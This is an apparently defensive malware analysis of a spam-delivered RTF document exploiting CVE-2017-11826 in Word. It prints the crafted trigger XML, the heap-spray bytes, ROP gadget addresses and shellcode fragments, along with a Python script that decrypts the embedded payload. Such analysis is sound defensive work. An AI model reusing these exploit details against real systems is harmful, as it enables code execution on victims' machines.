In depth analysis of malware exploiting CVE-2017-11826

gradiant.org/noticia/analysis-malware-cve-2017/

15/12/2017

Among the most common malware entry paths, SPAM campaigns have been identified as some of the principals. Normally, these campaigns usually incorporate a malicious link or an attached file (usually, an office document that contains a malicious macro).

On this occasion, Gradiant' Security and Privacy team has obtained and analysed a sample of an office document that, instead of incorporating a malicious macro, exploits the 0-day vulnerability identified as CVE-2017-11826 whose patch was published on October 17, 2017. The use of this *exploit* allows the attacker to execute malicious code without the need of any user interaction.


Although it is always difficult to attribute an attack, the evidence suggests that it is probably a Russian *botnet* hosted on a US server.

Vulnerability analysis

SAMPLE DATA	
Filename	2.doc


Size	664KiB (680268 bytes)
Type	RTF
Description	Rich Text Format data, version 1, unknown character set
S.O.	WINDOWS
SHA256	cb3429e608144909ef25df2605c24ec253b10b6e99cbb6657afa6b92e9f32fb5

First, the OLE objects embedded in the RTF file attached to the mail of the SPAM campaign have been listed:




```
id |index     |OLE Object                     |OLE Package
---+----------+-------------------------------+-------------------------------
0  |0003972Dh |format_id: 1 (Linked)          |Not an OLE Package
   |          |class name: ''                 |
   |          |data size: N/A                 |
---+----------+-------------------------------+-------------------------------
1  |00039807h |format_id: 2 (Embedded)        |Not an OLE Package
   |          |class name: 'Word.Document.12' |
   |          |data size: 53248               |
---+----------+-------------------------------+-------------------------------
2  |000538E9h |format_id: 2 (Embedded)        |Not an OLE Package
   |          |class name: 'Word.Document.12' |
   |          |data size: 14336               |
```

Specifically, the *exploit* lies in the file "./word/document.xml" belonging to the last object OLE in the previous figure (object id =2).




```
.
├── [Content_Types].xml
├── docProps
│   ├── app.xml
│   └── core.xml
├── _rels
└── word
    ├── document.xml
    ├── endnotes.xml
    ├── fontTable.xml
    ├── footnotes.xml
    ├── _rels
    │   └── document.xml.rels
    ├── settings.xml
    ├── styles.xml
    ├── theme
    │   └── theme1.xml
    └── webSettings.xml
```

After analyzing the contents of the file, exploited vulnerability has been classified as *type confusion* since it takes place in the unexpected object *idmap* located just after the opening of the label *font* producing the error in the OOXML analyzer. Additionally, it has been observed that vulnerability requires special conditions that the attacker has taken into account, that is, has declared an object *OLEObject* just before the label *font* and added an attribute *name* with the large enough content (greater or equal to 32 Bytes after the conversion that takes place on it from UTF-8 to Unicode).




```
<?xml version="1.0" encoding="UTF-8" standalone="yes"?>
<w:document xmlns:ve="http://schemas.openxmlformats.org/markup-compatibility/2006"
xmlns:o="urn:schemas-microsoft-com:office:office" xmlns:r="http://schemas.openxmlformats.org/
officeDocument/2006/relationships" xmlns:m="http://schemas.openxmlformats.org/officeDocument/2006/
math" xmlns:v="urn:schemas-microsoft-com:vml" xmlns:wp="http://schemas.openxmlformats.org/
drawingml/2006/wordprocessingDrawing" xmlns:w10="urn:schemas-microsoft-com:office:word"
xmlns:w="http://schemas.openxmlformats.org/wordprocessingml/2006/main" xmlns:wne="http://
schemas.microsoft.com/office/word/2006/wordml">
        <w:body >
                <w:shapeDefaults >
                        <o:OLEObject >
                                <w:font w:name="LincerCharChar裬࢈font：batang"><o:idmap/>
                        </o:OLEObject>
                </w:shapeDefaults>
        </w:body>
</w:document>
```

In order to analyze how the attacker exploits the vulnerability, the bytes of the *font*'s *name* attribute have been observed, obtaining the following hexadecimal representation:




```
3c77 3a66 6f6e 7420 773a 6e61 6d65 3d22  <w:font w:name="
4c69 6e63 6572 4368 6172 4368 6172 e8a3  LincerCharChar..
ace0 a288 666f 6e74 efbc 9a62 6174 616e  ....font...batan
6722 3e3c 6f3a 6964 6d61 702f 3e0d 0a09  g"><o:idmap/>...
```

Which, transformed to *unicode* and represent them in *big endian* as it happens in the OOXML's analyzer, result in the following memory address: *0x088888EC*



```
>>> "".join("{:04x}".format(ord(c)) for c in unicode("\xE8\xA3\xAC\xE0\xA2\x88", "utf-8")[::-1])
'088888ec'
```

As you can see in the following image, when the *type confusion* happens, a pointer is dereferenced by obtaining the contents of said memory address, to which the program adds 4 units and the execution flow is transferred to the address resulting from said sum:




```
WWLIB.DLL:31BAA165 mov     edx, [eax]
WWLIB.DLL:31BAA167 dec     edx
WWLIB.DLL:31BAA168 dec     edx
WWLIB.DLL:31BAA169 mov     ecx, esi
WWLIB.DLL:31BAA16B call    near ptr unk_316D9880
WWLIB.DLL:31BAA170 mov     eax, [eax+44h]
WWLIB.DLL:31BAA173 mov     eax, [eax+44h]
WWLIB.DLL:31BAA176 mov     ecx, [edi+44h]
WWLIB.DLL:31BAA179 mov     [ecx+44h], eax
WWLIB.DLL:31BAA17C mov     eax, [edi+44h]
WWLIB.DLL:31BAA17F mov     eax, [eax+44h]                  ; EAX = 0x088888EC
WWLIB.DLL:31BAA182 mov     ecx, [eax]                      ; ECX = 0x088888EC
WWLIB.DLL:31BAA184 push    eax                             ; PUSH 0x088888EC
WWLIB.DLL:31BAA185 call    dword ptr [ecx+4]               ; *(uint32_t*)(ecx+4) = 0x72980E28
WWLIB.DLL:31BAA188 jmp     loc_31A55F87
WWLIB.DLL:31BAA18D ; ---------------------------------------------------------------
WWLIB.DLL:31BAA18D cmp     eax, 2
WWLIB.DLL:31BAA190 jnz     short loc_31BAA1A1
WWLIB.DLL:31BAA192 add     esi, 24h
WWLIB.DLL:31BAA195 push    esi
```

```
EAX 088888EC
EBX 00000000
ECX 0A7DED20 debug295:0A7DED20
EDX 00000004
ESI 00C84590 debug052:00C84590
EDI 0669C1DC debug129:0669C1DC
EBP 00118600 Stack[000000F0]:00118600
ESP 00118590 Stack[000000F0]:00118590
EIP 31BAA182 WWLIB.DLL:wwlib_DllGetLCID+2
EFL 00010202
```

Decimal	Hex	State
240	F0	Ready
652	28C	Ready
1104	450	Ready
1608	648	Ready


Exploit analysis. Arbitrary code execution

To control the contents of the memory address *0x088888EC* the attackers have used the technique *heap spraying* which consists of filling a large proportion of the memory with the repetition of a sequence of bytes (called *spray*), so as to maximize the probabilities of finding that sequence of bytes in memory when your position can not be predicted accurately. In this case, the implementation of this technique has consisted of a large set of objects ActiveX wich imports the *spray* stored in the file *activeX1.bin*.




```
├── [Content_Types].xml
├── docProps
│   ├── app.xml
│   └── core.xml
├── _rels
└── word
    ├── activeX
    │   ├── activeX10.xml
    │   ├── activeX11.xml
    │   ├── activeX12.xml
    │   ├── activeX13.xml
    │   ├── activeX14.xml
    │   ├── activeX15.xml
    │   ├── activeX16.xml
    │   ├── activeX17.xml
    │   ├── activeX18.xml
    │   ├── activeX19.xml
    │   ├── activeX1.bin
    │   ├── activeX1.xml
    │   ├── activeX20.xml
    │   ├── activeX21.xml
    │   ├── activeX22.xml
    │   ├── activeX23.xml
    │   ├── activeX24.xml
```

As you can see in the following image that shows part of the content of *activeX1.bin*, the attacker has made *heap spraying* of two memory addresses: to which the attacker wants the dereferenced pointer to point (*0x088888EC*) and the content that he wants in that memory location (*0x729440CB*) which is an address belonging to the library *msvbvm60.dll* Decreased by 4 units to compensate for the increase in 4 units accomplished by the vulnerable OOXML parser code.




```
[0x00000000]> x @7000
- offset -   0 1  2 3  4 5  6 7  8 9  A B  C D  E F  0123456789ABCDEF
0x00001b58  cb40 9472 ec83 8808 cb40 9472 ec83 8808  .@.r.....@.r....
0x00001b68  cb40 9472 ec83 8808 cb40 9472 ec83 8808  .@.r.....@.r....
0x00001b78  cb40 9472 ec83 8808 cb40 9472 ec83 8808  .@.r.....@.r....
0x00001b88  cb40 9472 ec83 8808 cb40 9472 ec83 8808  .@.r.....@.r....
0x00001b98  cb40 9472 ec83 8808 cb40 9472 ec83 8808  .@.r.....@.r....
0x00001ba8  cb40 9472 ec83 8808 cb40 9472 ec83 8808  .@.r.....@.r....
0x00001bb8  cb40 9472 ec83 8808 cb40 9472 ec83 8808  .@.r.....@.r....
0x00001bc8  cb40 9472 ec83 8808 cb40 9472 ec83 8808  .@.r.....@.r....
0x00001bd8  cb40 9472 ec83 8808 cb40 9472 ec83 8808  .@.r.....@.r....
0x00001be8  cb40 9472 ec83 8808 cb40 9472 ec83 8808  .@.r.....@.r....
0x00001bf8  cb40 9472 ec83 8808 cb40 9472 ec83 8808  .@.r.....@.r....
0x00001c08  cb40 9472 ec83 8808 cb40 9472 ec83 8808  .@.r.....@.r....
0x00001c18  cb40 9472 ec83 8808 cb40 9472 ec83 8808  .@.r.....@.r....
0x00001c28  cb40 9472 ec83 8808 cb40 9472 ec83 8808  .@.r.....@.r....
0x00001c38  cb40 9472 ec83 8808 cb40 9472 ec83 8808  .@.r.....@.r....
0x00001c48  cb40 9472 ec83 8808 cb40 9472 ec83 8808  .@.r.....@.r....
```

The attackers loads the library *"msvbvm60.dll"* by its CLSID code as highlighted in the following image. In addition, it has been observed that said library is only loaded in order to make *"ROP"* about her (ROP is a software exploitation technique that allows to evade certain protections, for example: non-executable memory regions and code signing protections) since this library has disabled DEP y ASLR protections.




```
000000000000000000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000000000000000000000000000
}{\object\objemb{\*\oleclsid \'7bD5DE8D20-5BB8-11D1-A1E3-00A0C90F2731\'7d}{\*\objdata 01
ˆDC2Ëé'eD=¸DLE}qó¡€ŽxSWÐµf°,Drš)!€NAKA3š YUm™½»VTENQBDC2öyEM„«8pˆºMRf†8iETBuÄR:K
ÂvVTSÔœ2þMjRSèö"¤cXßµ(Ý,v¥½<SYNT…'W¡íl¡ªNULˆENQf)¬æ~óA†ÜAâLªlûCANÉSUB=´8×sD|\hØEM
```

By using *"msvbvm60.dll" library* existing *"ROP Gadgets" (grupos de instrucciones que permiten llevar a cabo la técnica ROP)* the attacker gets to give execution permissions to the "*shellcode"* and redirect the execution flow to the beginning of it.



```
dd 88883ECh
dd 729440CBh              ; pop eax; retn
dd 88883ECh
dd 729440CBh              ; pop eax; retn
dd 88883ECh
dd 729440CBh              ; pop eax; retn
dd 88883ECh
dd 729440CBh              ; pop eax; retn
dd 88883ECh
dd 729440CBh              ; pop eax; retn
dd 88883ECh
dd 729440CBh              ; pop eax; retn
dd 88883ECh
dd 729440CBh              ; pop eax; retn
dd 88883ECh
dd 729440CBh              ; pop eax; retn
dd 88883ECh
```

It has been observed that the *shellcode* simply decrypts and executes the embedded malware (a *Portable Executable* library) and consists of two phases: The first is what is known as "*egg hunter*", that means, a code that locates and executes another code. In this case, the "*egg hunter*" locates the second part of the *shellcode* in Memory, decipher it and jump to said deciphered second part. The second part looks for the label *0xBABABABA* (which is the marker that the attacker has used to indicate the direction in which the malware starts) and it applies a XOR decryption over all the DWORDs that make it up using the key *0xCAFEBABE* until it reaches the end tag of malware labeled with *0xBBBBBBBB*. By last, it uses the key *0xBAADF00D* to decipher the document that will replace the original one.



```
call    dword ptr [edi+8]
cmp     eax, 0
jz      short loc_200024
```

```
mov     [edi+20h], eax
cmp     dword ptr [eax], 74725C7Bh ; Busca el inicio del RTF: {\rt
jnz     short loc_200024
```


```
Encontrado_Comienzo_RTF_En_Memoria: ;
add     eax, 10000h      ; lpvFileView += 0x10000
cmp     dword ptr [eax], 0FEFEFEFEh ; &lpvFileView != 0xFEFEFEFE
jnz     short Encontrado_Comienzo_RTF_En_Memoria
```

```
loc_20007B:                 ;
inc     eax                 ; lpvFileView++
cmp     byte ptr [eax], 0FEh ; (char*)lpvFileView == 0xFE
jz      short loc_20007B
```

```
cmp     dword ptr [eax], 0FFFFFFFFh ; &lpvFileView == 0xFFFFFFFF
jnz     short Encontrado_Comienzo_RTF_En_Memoria
```

```
add     eax, 4
```

As often happens in *Portable Executable* files, it contains many zeros. So, when encrypting these zeros with the key, the key is reflected in the encrypted text itself.



```
[0000:0000]> s 434634
[6000:a1ca]> x
- offset -  0 1  2 3  4 5  6 7  8 9  A B  C D  E F  0123456789ABCDEF
6000:a1ca  beba feca cadc feda beba feca 4045 0135  ............@E.5
6000:a1da  beba feca 6e45 0135 beba feca 4045 0135  ....nE.5....@E.5
6000:a1ea  beba feca 67dd feda beba feca 4045 0135  ....g.......@E.5
6000:a1fa  beba feca 6a45 0135 beba feca 4045 0135  ....jE.5....@E.5
6000:a20a  1fd4 feda 03d4 feda beba feca 4045 0135  ............@E.5
6000:a21a  beba feca 6e45 0135 beba feca 4045 0135  ....nE.5....@E.5
6000:a22a  beba feca b3cb feda 7e12 feca beba feca  ........~.......
6000:a23a  beba feca ee11 feca a22a feca 6613 feca  .........*..f...
6000:a24a  beba feca beba feca c811 feca 8a2b feca  .............+..
6000:a25a  1a12 feca beba feca beba feca 5611 feca  ............V...
6000:a26a  be2a feca a210 feca beba feca beba feca  .*..............
6000:a27a  4811 feca c62b feca 5a13 feca beba feca  H....+..Z.......
6000:a28a  beba feca b617 feca fe2b feca beba feca  .........+......
6000:a29a  beba feca beba feca beba feca beba feca  ................
6000:a2aa  7611 feca 0611 feca 1611 feca 2a11 feca  v...........*...
6000:a2ba  3c11 feca 6811 feca beba feca 0810 feca  <...h...........
[6000:a1ca]> 
```

As you can see in the previous image, there are multiple appearances of the *little endian* *0xBEBAFECA* DWORD, so this implies that, *0xCAFEBABE* is the XOR key.

Making use of this information, a *script* which performs the extraction and decryption of the embedded file allowing the later static analysis has been developed.

——————————————— START CODE ———————————————

```
#!/usr/bin/env python

# -*- coding: utf-8 -*-

DECODE_KEY=»CAFEBABE».decode(«hex»)

PE_START_TAG=»BA»*6

PE_END_TAG=»BB»*6

INPUT_FILE=»2.doc»

OUTPUT_FILE=»decoded.vir»

#It reads the document bytes

f=open(INPUT_FILE,»rb»)

bytes_doc=f.read()

f.close()
```

```
#It extracts the embebbed bynary file

pe_encoded=bytes_doc.split(PE_START_TAG.decode(«hex»))[1].split(PE_END_TAG.decode(«hex»))[0]

#It decrypts the embebbed file bytes

pe_decoded=»»

for pos in range(0,len(pe_encoded), 4):

try:

pe_decoded+=chr(ord(pe_encoded[pos])^ord(DECODE_KEY[(pos+3)%4]))

pe_decoded+=chr(ord(pe_encoded[pos+1])^ord(DECODE_KEY[(pos+2)%4]))

pe_decoded+=chr(ord(pe_encoded[pos+2])^ord(DECODE_KEY[(pos+1)%4]))

pe_decoded+=chr(ord(pe_encoded[pos+3])^ord(DECODE_KEY[pos%4]))

except IndexError:

pass

#It saves the embedded malware after its decryption

f=open(OUTPUT_FILE,»wb»)

f.write(pe_decoded)

f.close()
```

———————————— END CODE ————————————

Malware analysis

